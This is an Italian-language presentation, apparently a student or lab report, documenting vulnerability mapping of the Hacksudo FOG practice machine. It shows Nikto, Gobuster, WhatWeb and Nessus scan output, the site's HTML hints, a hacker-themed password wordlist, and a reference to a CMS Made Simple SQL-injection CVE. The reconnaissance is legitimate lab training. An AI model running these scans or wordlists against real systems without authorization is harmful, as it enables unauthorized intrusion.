
Vulnerability Mapping

Analisi manuale delle vulnerabilità




```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="style.css">
    <title>Hacksudo FOG</title>
</head>

<body style="background-color:black;">
    <section>
        <video src="smoke.mp4" autoplay muted></video>
        <h1>
            <span>H</span>
            <span>A</span>
            <span>C</span>
            <span>K</span>
            <span>S</span>
            <span>U</span>
            <span>D</span>
            <span>O</span>
            <br>
            <span>F</span>
            <span>O</span>
            <span>G</span>
        </h1>

<center><marquee><a href="index1.html">FOG TEAM click here  </a></marquee></center>
    </section>
</body>
</html>

```

Analisi manuale delle vulnerabilità: index1.html




Hacksudo:FOG-TEAM

Analisi manuale delle vulnerabilità: index1.html



```
<html>
<title>hacksudo-fogTEAM
</title>
<body style="background-color:black;">
<center><h1><font color=white>Hacksudo:FOG-TEAM</font></h1></center>
<img src="fog.jpg" alt="Fog Project" width="1300" height="600"> </body>
<!-- caesar-cipher ==? https://github.com/hacksudo/SoundStegno --!>
<!-- box author : hacksudo  --!>
</html>

```

Analisi manuale delle vulnerabilità: SoundStegno




SoundStegno Hacksudo

credit goes to @Techchipnet
Embedding secret messages in wave audio file

What is SoundStegno


Hiddenwave is a python based program for simple audio steganography. You can hide your secret text messages in wave audio file. you can play this audio in any media player and secretly share your private message with any one.

Analisi manuale delle vulnerabilità: Nikto



```
┌──(root㉿kali)-[/home/giulio]
└─# nikto -h http://10.0.2.7
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.7
+ Target Hostname:    10.0.2.7
+ Target Port:        80
+ Start Time:         2024-06-17 13:04:39 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame
-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fash
ion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 355, size: 5c2081d0bc3f3, mtime: gzip. See: http://cve.mitre.org
/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /cms/: Cookie CMSSESSIDb272ee47bbbb created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /cms/: This might be interesting.
+ /README.md: Readme Found.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-06-17 13:05:09 (GMT2) (30 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Analisi manuale delle vulnerabilità: CMS



Login to CMS Made Simple™


User name

User name

Password

Password


Copyright © CMS Made Simple™



© Copyright 2004 - 2024 - CMS Made Simple


This site is powered by CMS Made Simple version 2.2.5

Analisi manuale delle vulnerabilità: Gobuster




```
┌──(root㉿kali)-[/home/giulio]
└─# gobuster dir -u http://10.0.2.7 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,php3,html,txt,pub
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.7
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              html,txt,pub,php,php3
[+] Timeout:                 10s
===============================================================
2024/06/19 10:58:55 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 273]
/.html                (Status: 403) [Size: 273]
/index.php            (Status: 302) [Size: 0] [--> /fog/index.php]
/index.html           (Status: 200) [Size: 853]
/index1.html          (Status: 200) [Size: 329]
/cms                  (Status: 301) [Size: 302] [--> http://10.0.2.7/cms/]
/dict.txt             (Status: 200) [Size: 1798]
/fog                  (Status: 301) [Size: 302] [--> http://10.0.2.7/fog/]
/.php                 (Status: 403) [Size: 273]
/.html                (Status: 403) [Size: 273]
/server-status        (Status: 403) [Size: 273]
Progress: 1323154 / 1323366 (99.98%)
===============================================================
2024/06/19 11:13:55 Finished
===============================================================
```

Analisi manuale delle vulnerabilità: dict.txt




```
hacker
hackers
hacker1
loveshack
hacked
whacky
hackett
hackney
whack
hacking
dothack
jhacky
ihatehackers
radioshack
hackme
jhack
thacker
whackie
shack
jhackie
chacka
hackman
hackerz
hacker11
hacker123
donthackme
chacky
shackles
shack1
meshack
hackthis
HACKER
thehacker
ihhackers
shacky
shacks
nohacking
nohackers
hacksaw
hacker2
Hacker
jhacker
nohack
hacktheplanet
hackney1
```

Analisi manuale delle vulnerabilità: WhatWeb



```
┌──(giulio㉿kali)-[~]
└─$ sudo su
[sudo] password di giulio:
┌──(root㉿kali)-[/home/giulio]
└─# whatweb http://10.0.2.7/cms
http://10.0.2.7/cms [301 Moved Permanently] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[
10.0.2.7], RedirectLocation[http://10.0.2.7/cms/], Title[301 Moved Permanently]
http://10.0.2.7/cms/ [200 OK] Apache[2.4.38], CMS-Made-Simple[2.2.5], Cookies[CMSSESSIDb272ee47bbbb], Country[RESERVED][ZZ], HTML5, HTTP
Server[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.7], JQuery[1.11.1], MetaGenerator[CMS Made Simple - Copyright (C) 2004-2021. All
 rights reserved.], Script[text/javascript], Title[Home [illegible]cksudoFOG]
```

Analisi manuale delle vulnerabilità: CMS



CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635

CVE: 2019-9053

EDB Verified: ✗

Author: DANIELE SCANU

Type: WEBAPPS


Exploit: ⬇ / {}

Platform: PHP

Date: 2019-04-02

Vulnerable App: ⬛

Analisi automatica delle vulnerabilità: Nessus



HACKSUDO scan (complete)

‹ Back to My Scans

Hosts 1 | Vulnerabilities 42 | History 1

1 Host

Host	Vulnerabilities ▾
10.0.2.7	5 4 87


Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 11:58 AM
End:	Today at 12:29 PM
Elapsed:	31 minutes

Vulnerabilities


nessus
Professional

Analisi automatica delle vulnerabilità: Nessus



■	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾		
□	MEDIUM	5.3		Browsable Web Directories	CGI abuses	1	⊙	✎
□	MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	2	⊙	✎
□	MEDIUM	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General	1	⊙	✎
□	MIXED	...	...	Openbsd Openssh (Multiple Issues)	Misc.	2	⊙	✎
□	MIXED	...	...	Web Server (Multiple Issues)	Web Servers	6	⊙	✎

Analisi automatica delle vulnerabilità: Nessus




■	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾		⚙
☐	LOW	2.6 *		Web Server Transmits Cleartext Credentials	Web Servers	2	⊘	✎
☐	LOW			Web Server Allows Password Auto-Completion	Web Servers	2	⊘	✎
☐	INFO			Web Server Directory Enumeration	Web Servers	2	⊘	✎

nessus
Professional

07

